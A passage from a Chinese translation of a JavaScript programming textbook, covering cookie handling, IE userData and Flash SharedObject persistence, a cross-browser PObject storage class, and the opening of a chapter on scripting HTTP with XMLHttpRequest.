if (domain) cookie += "; domain=" + domain;
if (secure) cookie += "; secure";

// Now store the cookie by setting the magic Document.cookie property
document.cookie = cookie;
}

/**
 * This function is the remove() method of the Cookie object; it deletes the
 * properties of the object and removes the cookie from the browser's
 * local store.
 *
 * The arguments to this function are all optional, but to remove a cookie
 * you must pass the same values you passed to store().
 */
Cookie.prototype.remove = function(path, domain, secure) {
    // Delete the properties of the cookie
    for(var prop in this) {
        if (prop.charAt(0) != '$' && typeof this[prop] != 'function')
            delete this[prop];
    }

    // Then, store the cookie with a lifetime of 0
    this.store(0, path, domain, secure);
}

/**
 * This static method attempts to determine whether cookies are enabled.
 * It returns true if they appear to be enabled and false otherwise.

```

```
* A return value of true does not guarantee that cookies actually persist.
* Nonpersistent session cookies may still work even if this method
* returns false.
*/
Cookie.enabled = function() {
    // Use navigator.cookieEnabled if this browser defines it
    if (navigator.cookieEnabled != undefined) return navigator.cookieEnabled;

    // If we've already cached a value, use that value
    if (Cookie.enabled.cache != undefined) return Cookie.enabled.cache;

    // Otherwise, create a test cookie with a lifetime
    document.cookie = "testcookie=test; max-age=10000"; // Set cookie

    // Now see if that cookie was saved
    var cookies = document.cookie;
    if (cookies.indexOf("testcookie=test") == -1) {
        // The cookie was not saved
        return Cookie.enabled.cache = false;
    }
    else {
        // Cookie was saved, so we've got to delete it before returning
        document.cookie = "testcookie=test; max-age=0"; // Delete cookie
        return Cookie.enabled.cache = true;
    }
}
```

19.5 cookie 替代方法

使用 cookie 来实现客户端持久性有几个缺点：

- 数据的大小限制在 4KB。
- 即便 cookie 仅为客户端脚本而使用，它们还是要上传到 Web 服务器上，以满足和它们相关的任意 Web 页面的要求。当 cookie 在服务器上没有使用的时候，造成了带宽浪费。

有两种 cookie 的替代方法。Microsoft IE 和 Adobe Flash 插件都为客户端持久性定义了专门的方法。尽管它们都不是标准，但 IE 和 Flash 都广为应用，这意味着至少这两种方法中有一种在大多数的浏览器中是可用的。接下来的小节简短地介绍了 IE 和 Flash 数据持久方法。本章最后给出了一个使用 IE、Flash 或 cookie 提供持久性存储的高级示例。

19.5.1 IE userData 持久性

IE 使得使用一个 DHTML 行为实现客户端持久性成为可能。为了实现这一方法，可以为文档的一个元素（如 <div>）应用一个专门的行为。实现这一点的一个方法是使用 CSS：

```
<!-- This stylesheet defines a class named "persistent" -->
<style>.persistent { behavior:url(#default#userData);}</style>
<!-- This <div> element is a member of that class -->
<div id="memory" class="persistent"></div>
```

既然 behavior 属性不是标准的 CSS，其他的 Web 浏览器只是忽略它。也可以使用 JavaScript 在一个元素上设置 behavior 样式属性：

```
var memory = document.getElementById("memory");
memory.style.behavior = "url('#default#userData')";
```

当一个 HTML 元素有了与其相关的“userData”行为，新的方法（由该行为定义的）变得对该元素来说可用了（注 2）。为了持久地存储数据，用 setAttribute() 设置这些元素的属性并且用 save() 存储这些属性。

```
var memory = document.getElementById("memory"); // Get persistent element
memory.setAttribute("username", username); // Set data as attributes
memory.setAttribute("favoriteColor", favoriteColor);
memory.save("myPersistentData"); // Save the data
```

注意，save() 方法接受一个字符串作为参数，这是一个（任意的）名字，数据存储该名字中。当访问数据的时候，需要使用同一个名字。

使用 IE 持久性方法存储的数据可以给定一个过期日期，就像 cookie 数据一样。要做到这一点，只需要在调用 save() 方法之前设置 expires 属性。这个属性应该设置为一个字符串，以 Date.toUTCString() 所返回的形式。例如，要指定一个过期日期为未来的 10 天，可能需要在前面的代码后面添加如下的一行：

```
var now = (new Date()).getTime(); // now, in milliseconds
var expires = now + 10 * 24 * 60 * 60 * 1000; // 10 days from now in ms
memory.expires = (new Date(expires)).toUTCString(); // convert to a string
```

要访问持久数据，采取相反的步骤，调用 load() 方法来载入存储的属性，并且调用 getAttribute() 来查询属性值：

```
var memory = document.getElementById("memory"); // Get persistent element
memory.load("myPersistentData"); // Retrieve saved data by name
var user = memory.getAttribute("username"); // Query attributes
var color = memory.getAttribute("favoriteColor");
```

19.5.1.1 存储层级数据

userData 持久性行为并不仅限于存储和访问属性的值。应用了这一行为的任何元素，都有一个与其相关的完整的 XML 文档。对一个 HTML 元素应用这一行为会在该元素上创

注 2： userData 行为只是 IE 中 4 种和持久性相关的行为之一。参见 <http://msdn.microsoft.com/workshop/author/persistence/overview.asp> 进一步了解 IE 中的持久性的细节。

建一个 XMLDocument 属性, 并且这个属性的值是一个 DOM 文档对象。在调用 save() 方法之前, 可以使用 DOM 方法 (参见第 15 章) 来向这个文档添加内容; 也可以在调用 load() 方法之后, 使用 DOM 方法来从文档中提取内容。例如:

```
var memory = document.getElementById("memory"); // Get persistent element
var doc = memory.XMLDocument; // Get its document
var root = doc.documentElement; // Root element of document
root.appendChild(doc.createTextNode("data here")); // Store text in document
```

一个 XML 文档的使用使得存储层级数据成为可能, 例如, 可以把 JavaScript 对象的一棵树转换为 XML 元素的一棵树。

19.5.1.2 存储限制

IE 持久性方法允许存储的数据比 cookie 多很多。每个页面可以存储到 64KB, 并且, 每个 Web 服务器允许总共存储 640KB。一个可信任的内网上的站点甚至允许更多的存储。对于最终用户来说, 还没有什么资料记载可以改变这些存储限制的一种方法, 或者同时关闭持久化方法。

19.5.1.3 共享持久性数据

和 cookie 一样, 使用 IE 持久性方法存储的数据也可以供同一目录下的所有 Web 页面使用。和 cookie 不同的是, 一个 Web 页面无法访问由它的祖先目录页面使用 IE 存储的持久性数据。还有, IE 持久性方法没有和 cookie 的 path 和 domain 属性所对应的东西, 因此, 也没有办法在页面中更为广泛地共享持久性数据。最后, IE 中的持久性数据只能在同一个目录中的页面之间共享, 这些页面通过相同的协议载入。也就是说, 一个使用 https: 协议载入的页面所存储的数据, 无法被一个使用常规 http: 协议载入的页面所访问。

19.5.2 Flash SharedObject 持久性

Flash 插件的版本 6 及其以后的版本, 都允许使用 SharedObject 类的客户端持久性, 该类可以用一个 Flash 电影中的 ActionScript 代码来脚本化 (注 3)。要实现这一点, 使用

注 3: 要详细了解有关 SharedObject 类和基于 Flash 的持久性, 请参考 Adobe 的站点 http://www.adobe.com/support/flash/action_scripts/local_shared_object/。笔者是从 Brad Neuberg 那里学习到基于 Flash 的持久性的, 他是这方面的先驱, 并且将其从客户端 JavaScript 应用到他自己的 AMASS 项目中 (<http://codinginparadise.org/projects/storage/README.html>)。在编写本书时, 这个项目还在进行中。可以通过 Brad 的 Blog (<http://codinginparadise.org>) 上关于客户端持久性的内容来了解更多信息。

如下的 ActionScript 代码创建一个 SharedObject。注意，必须为持久性数据指定一个名字（就像一个 cookie 名一样）：

```
var so = SharedObject.getLocal("myPersistentData");
```

SharedObject 类并没有像 IE 持久性方法那样定义一个 load() 方法。当创建一个 SharedObject 的时候，之前存储在指定的名字下的任何数据都会自动载入。每个 SharedObject 都有一个 data 属性。这个 data 属性引用一个常规的 ActionScript 对象，并且持久性数据可以作为这个对象的属性来使用。要读取和写入持久性数据，只要读取和写入这个 data 对象的属性。

```
var name = so.data.username;    // Get some persistent data  
so.data.favoriteColor = "red"; // Set a persistent field
```

在 data 对象上设置的属性并没有限制为数字或字符串这样的原始类型。像数组这样的类型也是允许的。

SharedObject 也没有 save() 方法。它有一个 flush() 方法，该方法可以立即存储 SharedObject 的当前状态。然而，没有必要调用这个方法，当 Flash 电影卸载的时候，一个 SharedObject 的 data 对象中的属性组会自动存储。注意，SharedObject 对象也不支持任何方式来为持久性数据指定一个过期日期或生命期。

别忘了，本小节给出的所有代码都是运行于 Flash 插件之中的 ActionScript 代码，而不是运行于浏览器中的 JavaScript 代码。如果想要在 JavaScript 代码中使用 Flash 持久性方法，需要一种用于 JavaScript 和 Flash 通信的方法。实现这一点的技术在第 23 章中介绍。例 22-12 展示了 ExternalInterface 类（在 Flash 8 以后的版本中可用）的使用，它使得在 JavaScript 中调用 ActionScript 方法成为小菜一碟。本章稍后的例 19-3 和例 19-4 使用一个较低级的通信方法来连接 JavaScript 和 ActionScript。Flash 插件对象的 GetVariable() 方法和 SetVariable() 方法使得可以使用 JavaScript 来查询和设置 ActionScript 变量，并且 ActionScript 的 fscommand() 函数向 JavaScript 发送数据。

19.5.2.1 存储限制

默认情况下，Flash Player 允许在每个 Web 站点存储的持久性数据达到 100KB。用户可以把这个限制下调到 10KB，或者上调到 10MB。另外，用户也可以允许无限制的存储或者不允许任何一种形式的持久性存储。如果一个 Web 站点试图超过这个限制，Flash 会询问用户针对站点是允许或是拒绝更多的存储。

19.5.2.2 持久性数据共享

默认情况下，Flash 中的持久性数据只能由它所创建的电影访问。可是，也可能放宽这一

限制,从而同一目录下的或者同一服务器上任意两处的两个不同的电影可以共享对持久性数据的访问。做到这一点的方式与在一个cookie的path属性中所做的事情非常相似。当用SharedObject.getLocal()创建了一个SharedObject,就可以传递一个路径作为第二个参数。这个路径必须是电影的URL中的实际路径的一个前缀。任何使用同一路径的另一个电影都可以访问这个电影所存储的持久性数据。例如,如下的代码创建了一个SharedObject,它可以由源自同一个Web服务器的任何Flash电影共享:

```
var so = SharedObject.getLocal("My/Shared/Persistent/Data", // Object name
                               "/");                          // Path
```

当从JavaScript脚本化Shared Object类时,可能对共享Flash电影间的持久性数据不感兴趣,而是更关注Web页面间的共享数据,这些页面脚本化同一电影(参见下一节中的例19-3)。

19.5.3 示例: 持久性对象

本节最后给出一个扩展的例子,它为我们在本章所学习的3种持久性方法定义了一个统一的API。例19-3为持久性对象定义了一个PObject类。这个PObject的作用和例19-2中的Cookie类很像。使用构造函数PObject()创建了一个持久性对象,给它传递一个名字、一组默认值,以及一个onload句柄函数。这个构造函数创建了一个新的JavaScript对象,并且试图载入之前在指定的名字下存储的持久性数据。如果它找到这些数据,它会把它解析成名字/值对的形式,并且把这些对设置为新创建的对象属性。如果它没有找到任何之前存储的数据,它会使用指定的默认对象的属性。在两种情况下,当持久性数据准备好使用的时候,所指定的onload句柄函数都会异步地调用。

一旦onload句柄已经调用了,就可以通过读取PObject的属性来使用持久性数据了,就好像我们对任何一般JavaScript对象所做的那样。要存储新的持久性数据,首先把这个数据(类型是布尔、数字或者字符串)设置为PObject的属性。然后,调用PObject的save()方法,为数据可选地指定一个生命期(以日为单位)。要删除持久性数据,调用PObject的forget()方法。

如果这里定义的PObject类在IE中运行,它就使用基于IE的持久性。否则,它检查Flash插件的合适的版本,如果可用的话,使用基于Flash的持久性。如果这两种方法都不可用,它再回到cookie(注4)。

注意,PObject类只允许存储基本类型数值,而且在读取它们的时候会将数字和布尔类型

注4: 也有可能定义一个使用cookie的持久性类,不管何时,如果cookie不能使用的話,再回到IE或基于Flash的持久性。

转换为字符串。也可能把数组和对象值作为字符串序列化,并且把这些字符串解析回数组和对象(例如,参见 <http://www.json.org>),但这个例子并没有这么做。

例 19-3 很长,但是注释很详细,并且应该很容易理解。请一定阅读介绍 PObject 类及其 API 的较长的介绍性注释。

例 19-3: PObject.js: JavaScript 的持久性对象

```
/**
 * PObject.js: JavaScript objects that persist across browser sessions and may
 *   be shared by web pages within the same directory on the same host.
 *
 * This module defines a PObject() constructor to create a persistent object.
 * PObject objects have two public methods. save() saves, or "persists," the
 * current properties of the object, and forget() deletes the persistent
 * properties of the object. To define a persistent property in a PObject,
 * simply set the property on the object as if it were a regular JavaScript
 * object and then call the save() method to save the current state of
 * the object. You may not use "save" or "forget" as a property name, nor
 * any property whose name begins with $. PObject is intended for use with
 * property values of type string. You may also save properties of type
 * boolean and number, but these will be converted to strings when retrieved.
 *
 * When a PObject is created, the persistent data is read and stored in the
 * newly created object as regular JavaScript properties, and you can use the
 * PObject just as you would use a regular JavaScript object. Note, however,
 * that persistent properties may not be ready when the PObject() constructor
 * returns, and you should wait for asynchronous notification using an onload
 * handler function that you pass to the constructor.
 *
 * Constructor:
 *   PObject(name, defaults, onload):
 *
 * Arguments:
 *
 *   name      A name that identifies this persistent object. A single pages
 *             can have more than one PObject, and PObjects are accessible
 *             to all pages within the same directory, so this name should
 *             be unique within the directory. If this argument is null or
 *             is not specified, the filename (but not directory) of the
 *             containing web page is used.
 *
 *   defaults  An optional JavaScript object. When no saved value for the
 *             persistent object can be found (which happens when a PObject
 *             is created for the first time), the properties of this object
 *             are copied into the newly created PObject.
 *
 *   onload    The function to call (asynchronously) when persistent values
 *             have been loaded into the PObject and are ready for use.
 *             This function is invoked with two arguments: a reference
 *             to the PObject and the PObject name. This function is
 *             called *after* the PObject() constructor returns. PObject
```

```
*           properties should not be used before this.
*
* Method PObject.save(lifetimeInDays):
*   Persist the properties of a PObject. This method saves the properties of
*   the PObject, ensuring that they persist for at least the specified
*   number of days.
*
* Method PObject.forget():
*   Delete the properties of the PObject. Then save this "empty" PObject to
*   persistent storage and, if possible, cause the persistent store to expire.
*
* Implementation Notes:
*
* This module defines a single PObject API but provides three distinct
* implementations of that API. In Internet Explorer, the IE-specific
* "UserData" persistence mechanism is used. On any other browser that has an
* Adobe Flash plug-in, the Flash SharedObject persistence mechanism is
* used. Browsers that are not IE and do not have Flash available fall back on
* a cookie-based implementation. Note that the Flash implementation does not
* support expiration dates for saved data, so data stored with that
* implementation persists until deleted.
*
* Sharing of PObjects:
*
* Data stored with a PObject on one page is also available to other pages
* within the same directory of the same web server. When the cookie
* implementation is used, pages in subdirectories can read (but not write)
* the properties of PObjects created in parent directories. When the Flash
* implementation is used, any page on the web server can access the shared
* data if it cheats and uses a modified version of this module.
*
* Distinct web browser applications store their cookies separately and
* persistent data stored using cookies in one browser is not accessible using
* a different browser. If two browsers both use the same installation of
* the Flash plug-in, however, these browsers may share persistent data stored
* with the Flash implementation.
*
* Security Notes:
*
* Data saved through a PObject is stored unencrypted on the user's hard disk.
* Applications running on the computer can access the data, so PObject is
* not suitable for storing sensitive information such as credit card numbers,
* passwords, or financial account numbers.
*/

// This is the constructor
function PObject(name, defaults, onload) {
    if (!name) { // If no name was specified, use the last component of the URL
        name = window.location.pathname;
        var pos = name.lastIndexOf("/");
        if (pos != -1) name = name.substring(pos+1);
    }
    this.$name = name; // Remember our name
```

```

    // Just delegate to a private, implementation-defined $init() method.
    this.$init(name, defaults, onload);
}

// Save the current state of this PObject for at least the specified # of days.
PObject.prototype.save = function(lifetimeInDays) {
    // First serialize the properties of the object into a single string
    var s = ""; // Start with empty string
    for(var name in this) { // Loop through properties
        if (name.charAt(0) == "$") continue; // Skip private $ properties
        var value = this[name]; // Get property value
        var type = typeof value; // Get property type
        // Skip properties whose type is object or function
        if (type == "object" || type == "function") continue;
        if (s.length > 0) s += "&"; // Separate properties with &
        // Add property name and encoded value
        s += name + ':' + encodeURIComponent(value);
    }

    // Then delegate to a private implementation-defined method to actually
    // save that serialized string.
    this.$save(s, lifetimeInDays);
};

PObject.prototype.forget = function() {
    // First, delete the serializable properties of this object using the
    // same property-selection criteria as the save() method.
    for(var name in this) {
        if (name.charAt(0) == '$') continue;
        var value = this[name];
        var type = typeof value;
        if (type == "function" || type == "object") continue;
        delete this[name]; // Delete the property
    }

    // Then erase and expire any previously saved data by saving the
    // empty string and setting its lifetime to 0.
    this.$save("", 0);
};

// Parse the string s into name/value pairs and set them as properties of this.
// If the string is null or empty, copy properties from defaults instead.
// This private utility method is used by the implementations of $init() below.
PObject.prototype.$parse = function(s, defaults) {
    if (!s) { // If there is no string, use default properties instead
        if (defaults) for(var name in defaults) this[name] = defaults[name];
        return;
    }

    // The name/value pairs are separated from each other by ampersands, and
    // the individual names and values are separated from each other by colons.
    // We use the split() method to parse everything.
    var props = s.split('&'); // Break it into an array of name/value pairs
    for(var i = 0; i < props.length; i++) { // Loop through name/value pairs
        var p = props[i];

```

```

        var a = p.split(':');      // Break each name/value pair at the colon
        this[a[0]] = decodeURIComponent(a[1]); // Decode and store property
    }
};

/*
 * The implementation-specific portion of the module is below.
 * For each implementation, we define an $init() method that loads
 * persistent data and a $save() method that saves it.
 */

// Determine if we're in IE and, if not, whether we've got a Flash
// plug-in installed and whether it has a high-enough version number
var isIE = navigator.appName == "Microsoft Internet Explorer";
var hasFlash7 = false;
if (!isIE && navigator.plugins) { // If we use the Netscape plug-in
    architecture
        var flashplayer = navigator.plugins["Shockwave Flash"];
        if (flashplayer) { // If we've got a Flash plug-in
            // Extract the version number
            var flashversion = flashplayer.description;
            var flashversion = flashversion.substring(flashversion.search("\\d"));
            if (parseInt(flashversion) >= 7) hasFlash7 = true;
        }
    }

if (isIE) { // If we're in IE
    // The PObject() constructor delegates to this initialization function
    PObject.prototype.$init = function(name, defaults, onload) {
        // Create a hidden element with the userData behavior to persist data
        var div = document.createElement("div"); // Create a <div> tag
        this.$div = div;                          // Remember it
        div.id = "PObject" + name;                 // Name it
        div.style.display = "none";                 // Make it invisible

        // This is the IE-specific magic that makes persistence work.
        // The "userData" behavior adds the getAttribute(), setAttribute(),
        // load(), and save() methods to this <div> element. We use them below.
        div.style.behavior = "url('#default#userData')";

        document.body.appendChild(div); // Add the element to the document

        // Now we retrieve any previously saved persistent data.
        div.load(name); // Load data stored under our name
        // The data is a set of attributes. We only care about one of these
        // attributes. We've arbitrarily chosen the name "data" for it.
        var data = div.getAttribute("data");

        // Parse the data we retrieved, breaking it into object properties
        this.$parse(data, defaults);

        // If there is an onload callback, arrange to call it asynchronously
        // once the PObject() constructor has returned.
        if (onload) {
            var pobj = this; // Can't use "this" in the nested function

```

```

        setTimeout(function() { onload(pobj, name); }, 0);
    }
}

// Persist the current state of the persistent object
PObject.prototype.$save = function(s, lifetimeInDays) {
    if (lifetimeInDays) { // If lifetime specified, convert to expiration
        var now = (new Date()).getTime();
        var expires = now + lifetimeInDays * 24 * 60 * 60 * 1000;
        // Set the expiration date as a string property of the <div>
        this.$div.expires = (new Date(expires)).toUTCString();
    }

    // Now save the data persistently
    this.$div.setAttribute("data", s); // Set text as attribute of the <div>
    this.$div.save(this.$name);        // And make that attribute persistent
};

}
else if (hasFlash7) { // This is the Flash-based implementation
    PObject.prototype.$init = function(name, defaults, onload) {
        var moviename = "PObject_" + name; // id of the <embed> tag
        var url = "PObject.swf?name=" + name; // URL of the movie file

        // When the Flash player has started up and has our data ready,
        // it notifies us with an FSCommand. We must define a
        // handler that is called when that happens.
        var pObj = this; // for use by the nested function
        // Flash requires that we name our function with this global symbol
        window[moviename + "_DoFSCommand"] = function(command, args) {
            // We know Flash is ready now, so query it for our persistent data
            var data = pObj.$flash.GetVariable("data")
            pObj.$parse(data, defaults); // Parse data or copy defaults
            if (onload) onload(pObj, name); // Call onload handler, if any
        };

        // Create an <embed> tag to hold our Flash movie. Using an <object>
        // tag is more standards-compliant, but it seems to cause problems
        // receiving the FSCommand. Note that we'll never be using Flash with
        // IE, which simplifies things quite a bit.
        var movie = document.createElement("embed"); // element to hold movie
        movie.setAttribute("id", moviename); // element id
        movie.setAttribute("name", moviename); // and name
        movie.setAttribute("type", "application/x-shockwave-flash");
        movie.setAttribute("src", url); // This is the URL of the movie
        // Make the movie inconspicuous at the upper-right corner
        movie.setAttribute("width", 1); // If this is 0, it doesn't work
        movie.setAttribute("height", 1);
        movie.setAttribute("style", "position:absolute; left:0px; top:0px;");

        document.body.appendChild(movie); // Add the movie to the document
        this.$flash = movie; // And remember it for later
    };

    PObject.prototype.$save = function(s, lifetimeInDays) {
        // To make the data persistent, we simply set it as a variable on

```

```

        // the Flash movie. The ActionScript code in the movie persists it.
        // Note that Flash persistence does not support lifetimes.
        this.$flash.SetVariable("data", s); // Ask Flash to save the text
    };
}
else { /* If we're not IE and don't have Flash 7, fall back on cookies */
    PObject.prototype.$init = function(name, defaults, onload) {
        var allcookies = document.cookie; // Get all cookies
        var data = null; // Assume no cookie data
        var start = allcookies.indexOf(name + '='); // Look for cookie start
        if (start != -1) { // Found it
            start += name.length + 1; // Skip cookie name
            var end = allcookies.indexOf(';', start); // Find end of cookie
            if (end == -1) end = allcookies.length;
            data = allcookies.substring(start, end); // Extract cookie data
        }
        this.$parse(data, defaults); // Parse the cookie value to properties
        if (onload) { // Invoke onload handler asynchronously
            var pobj = this;
            setTimeout(function() { onload(pobj, name); }, 0);
        }
    };

    PObject.prototype.$save = function(s, lifetimeInDays) {
        var cookie = this.$name + '=' + s; // Cookie name and value
        if (lifetimeInDays != null) // Add expiration
            cookie += "; max-age=" + (lifetimeInDays*24*60*60);
        document.cookie = cookie; // Save the cookie
    };
}
}

```

实现 Flash 持久性的 ActionScript 代码

例19-3中的代码并不完整。基于Flash的持久性实现依赖于一个名为*PObject.swf*的Flash电影。这个电影只不过是一个编译过的ActionScript文件。例19-4给出了ActionScript代码。

例 19-4：基于 Flash 持久性的 ActionScript 代码

```

class PObject {
    static function main() {
        // SharedObject exists in Flash 6 but isn't protected against
        // cross-domain scripting until Flash 7, so make sure we've got
        // that version of the Flash player.
        var version = getVersion();
        version = parseInt(version.substring(version.lastIndexOf(" ")));
        if (isNaN(version) || version < 7) return;

        // Create a SharedObject to hold our persistent data.
        // The name of the object is passed in the movie URL like this:
        // PObject.swf?name=name
        _root.so = SharedObject.getLocal(_root.name);
    }
}

```



```

// Retrieve the initial data and store it on _root.data.
_root.data = _root.so.data.data;
// Watch the data variable. When it changes, persist its new value.
_root.watch("data", function(propName, oldValue, newValue) {
    _root.so.data.data = newValue;
    _root.so.flush();
});

// Notify JavaScript that it can retrieve the persistent data now.
fscommand("init");
}
}

```

ActionScript 代码相当简单。它首先使用一个在电影对象的 URL 的查询部分所指定的名字（由 JavaScript 指定）来创建一个 SharedObject。创建的这个 SharedObject 对象会载入持久性数据，这在本例中只是一个字符串。这个数据字符串通过 fscommand() 函数传递回给 JavaScript，该函数调用 JavaScript 中定义的 doFSCommand 句柄。ActionScript 代码还设置了一个句柄函数，当根对象的 data 属性改变的时候就会调用这个句柄函数。JavaScript 代码使用 SetVariable() 来设置 data 属性，并且这个 ActionScript 句柄函数作为响应而调用，从而使数据变得持久化。

例 19-4 中的 *PObject.as* 文件中的 ActionScript 代码在和 Flash player 一起使用之前，必须先编译成为一个 *PObject.swf* 文件。可以使用开源的 ActionScript 编译器 *mtasc*（可从 <http://www.mtasc.org> 获取）来做到这一点。像下面这样调用这个编辑器：

```
mtasc -swf PObject.swf -main -header 1:1:1 PObject.as
```

mtasc 产生一个 SWF 文件，该文件从电影的第一帧调用 *PObject.main()* 方法。如果使用 Flash IDE，必须显式地从第一帧调用 *PObject.main()*。或者，可以只是从 *main()* 方法复制代码并将其插入到第一帧。

19.6 数据持久性和安全

例 19-3 开始处的说明强调了在使用客户端持久性的时候应该记住的安全性问题。请记住，所存储的驻留在用户硬盘上的数据是未加密的形式。因此，对于共享访问计算机的那些好奇用户和存在于计算机上的恶意软件（如间谍软件来说），这些数据也是可以访问的。因此，任何形式的客户端持久性都不应该用于任何一种敏感信息，如密码、财务账户号码等等。请记住，仅仅由于一个用户在和 Web 站点交互的时候在一个表单字段输入某些内容，这并不意味着他需要该值的一份拷贝存储在硬盘上。以信用卡号码为例。这是人们隐藏在钱包里的敏感信息。如果使用客户端持久性来保存这些信息，就像在一个记事贴上写下信用卡号码并把它贴到用户的键盘上。由于间谍软件到处都是（至少在 Windows 平台上是这样），这样做几乎就好像把信用卡号贴到了互联网上。

另外，记住很多 Web 用户误信了 Web 站点，而这些站点使用 cookie 或者其他的持久性方法来做类似“跟踪”的事情。尝试使用本章所介绍的持久性方法来扩展站点的用户体验，而不要把它们用作数据收集的方法。

第 20 章

脚本化 HTTP

HTTP (Hypertext Transfer Protocol, 超文本传输协议) 规定了 Web 浏览器如何从 Web 服务请求文档, 如何向 Web 服务器传送表单内容, 以及如何响应这些请求和传送。Web 浏览器显然处理了很多 HTTP。可是, 通常 HTTP 并不在脚本的控制之下, 而是当用户点击一个链接、提交一个表单或者输入一个 URL 的时候发生。通常, JavaScript 代码可能脚本化 HTTP, 但并不总是这样。

当一个脚本设置一个窗口对象的 `location` 属性或者调用一个表单对象的 `submit()` 方法的时候, 会启动一个 HTTP 请求。在这两种情况下, 浏览器都会将一个新的页面载入到窗口, 覆盖那里正在运行的任何脚本。这种普通的 HTTP 脚本化可能在一个多帧的 Web 页面中很有用, 但这并非本章的主题。在这里, 我们考虑的是 JavaScript 代码如何和一个 Web 服务器通信, 而不引起 Web 浏览器重新载入当前显示的页面。

``、`<iframe>` 和 `<script>` 标记都有 `src` 属性。当脚本把这些属性设置为一个 URL, 就会启动一个 HTTP GET 请求来下载该 URL 的内容。因此, 脚本可以通过将信息编码到一个图像的 URL 的查询字符串部分并设置一个 `` 元素的 `src` 属性, 从而把信息传递给 Web 服务器。Web 服务器必须实际地返回某个图像作为这一请求的结果, 但是, 这个图像可能是不可见的, 如一个 1 像素 × 1 像素的透明的图像 (注 1)。

`<iframe>` 标记是新添加到 HTML 中的, 并且比 `` 标记的用途更多, 因为 Web 服

注 1: 这种类型的图像有时候叫做 *Web bug*。它们恶名在外, 因为当 Web bug 用来和 Web 页面所载入自的服务器不同的服务器通信的时候, 会引起对安全性的问题。这种第三方 Web bug 的一个常见而合理的用法, 就是点击计数和流量分析。当一个 Web 页面脚本化一个图像的 `src` 属性, 向页面最初载入自的服务器回送信息的时候, 不会有第三方的安全问题需要考虑。

务器可能返回一个可以由脚本检测到而不是由一个二进制图像文件检测到的结果。为了使用一个 `<iframe>` 标记进行 HTTP 脚本化，脚本首先为了 Web 服务器把信息编码到一个 URL 中，然后将 `<iframe>` 的 `src` 属性设置为该 URL。服务器创建一个包含自己的响应的 HTML 文档，并且将文档送回给 Web 浏览器，该 Web 浏览器在 `<iframe>` 中显示 HTML 文档。`<iframe>` 不必对用户可见，例如，它可以通过 CSS 来隐藏。脚本可以通过遍历 `<iframe>` 的文档对象来获得服务器的响应。注意，这个遍历受到 13.8.2 节中所介绍的同源策略的限制。

即便是 `<script>` 标记，也有一个 `src` 属性可以设置用来引发一个动态 HTTP 请求。HTTP 使用 `<script>` 脚本化特别有吸引力，因为当服务器的响应从 JavaScript 代码中获取表单时，不需要进行解析：JavaScript 解释器执行服务器的响应。

尽管 HTTP 使用 ``、`<iframe>` 和 `<script>` 进行脚本化是可能的，要可移植地实现这一点，其实比听上去要难。本章关注做到这一点的另一种更为强大的方式。在现代浏览器中，XMLHttpRequest 对象得到很好的支持，并且提供对 HTTP 协议的完全的访问，包括做出 POST 和 HEAD 请求以及普通的 GET 请求的能力。XMLHttpRequest 可以同步地或异步地返回 Web 服务器的请求，并且能够以文本或者一个 DOM 文档的形式返回内容。尽管名为 XMLHttpRequest，它并不仅限于和 XML 文档一起使用：它可以接收任何形式的文本文档。XMLHttpRequest 对象是名为 Ajax 的 Web 应用程序架构的一项关键功能。在说明了 XMLHttpRequest 如何工作之后，我们将讨论 Ajax 应用程序。

在本章的最后，我们返回到使用 `<script>` 标记脚本化 HTTP 的话题，并且展示当 XMLHttpRequest 对象无法使用的时候如何做到这一点。

20.1 使用 XMLHttpRequest

使用 XMLHttpRequest 脚本化 HTTP 有 3 个步骤：

- 创建一个 XMLHttpRequest 对象
- 指定 HTTP 请求并向一个 Web 服务器提交
- 同步地或异步地获得服务器的响应

下面各小节详细讲述了每一步。

20.1.1 获取一个请求对象

本节以及下一章中的例子都是一个较大的模块的一部分。它们在一个名为

`<literal>HTTP</literal>` 的名字空间（参见第 10 章）中定义了工具函数。可是，没有一个例子包含了实际创建这个名字空间的代码。下载的示例包中有一个名为 `http.js` 的文件，其中包含了这个名字空间的创建代码，可以在这里给出的每个例子中添加单独的一行：`<literal>var HTTP = {};</literal>`。

XMLHttpRequest 对象并没有标准化，在 Internet Explorer 中创建它的过程和其他平台上创建的过程不相同。（然而，幸运的是，使用一个 XMLHttpRequest 对象的 API 一旦创建了，在所有的平台上都是相同的。）

在大多数浏览器中，可以通过一个简单的构造函数调用来创建一个 XMLHttpRequest 对象：

```
var request = new XMLHttpRequest();
```

在 Internet Explorer 7 之前，IE 确实没有一个本地的 XMLHttpRequest() 构造函数。在 IE 5 和 IE 6 中，XMLHttpRequest 是一个 ActiveX 对象，必须把对象名传递给 ActiveXObject() 构造函数才能创建它：

```
var request = new ActiveXObject("Msxml2.XMLHTTP");
```

不幸的是，在 Microsoft XML HTTP 库的不同发布版本中，该对象的名字也是不同的。根据在客户机上安装的库，有时候可能必须用下面的代码来替代：

```
var request = new ActiveXObject("Microsoft.XMLHTTP");
```

例 20-1 是一个名为 `HTTP.newRequest()` 的跨平台工具函数，它用来创建 XMLHttpRequest 对象。

例 20-1: HTTP.newRequest() 工具函数

```
// This is a list of XMLHttpRequest-creation factory functions to try
HTTP._factories = [
    function() { return new XMLHttpRequest(); },
    function() { return new ActiveXObject("Msxml2.XMLHTTP"); },
    function() { return new ActiveXObject("Microsoft.XMLHTTP"); }
];

// When we find a factory that works, store it here.
HTTP._factory = null;

// Create and return a new XMLHttpRequest object.
//
// The first time we're called, try the list of factory functions until
// we find one that returns a non-null value and does not throw an
// exception. Once we find a working factory, remember it for later use.
//
HTTP.newRequest = function() {
    if (HTTP._factory != null) return HTTP._factory();
```

```
for(var i = 0; i < HTTP._factories.length; i++) {
    try {
        var factory = HTTP._factories[i];
        var request = factory();
        if (request != null) {
            HTTP._factory = factory;
            return request;
        }
    } catch(e) {
        continue;
    }
}

// If we get here, none of the factory candidates succeeded,
// so throw an exception now and for all future calls.
HTTP._factory = function() {
    throw new Error("XMLHttpRequest not supported");
}
HTTP._factory(); // Throw an error
}
```

20.1.2 提交一个请求

一旦创建了一个XMLHttpRequest对象，下一步就是向Web服务器提交一个请求。这本身是一个多步骤的过程。首先，调用open()方法来指定所请求的URL以及该请求的HTTP方法。大多数HTTP请求都是用GET方法完成的，该方法只是下载该URL的内容。另一个有用的方法是POST，这是大多数HTML表单所使用的方法：它允许指定的变量的值作为请求的一部分。HEAD是另一个有用的HTTP方法：它要求服务器只是返回和该URL关联的头部。例如，这就允许一个脚本来检查一个文档的数据的修改，而不用下载文档内容本身。使用open()方法来指定请求的方法和URL：

```
request.open("GET", url, false);
```

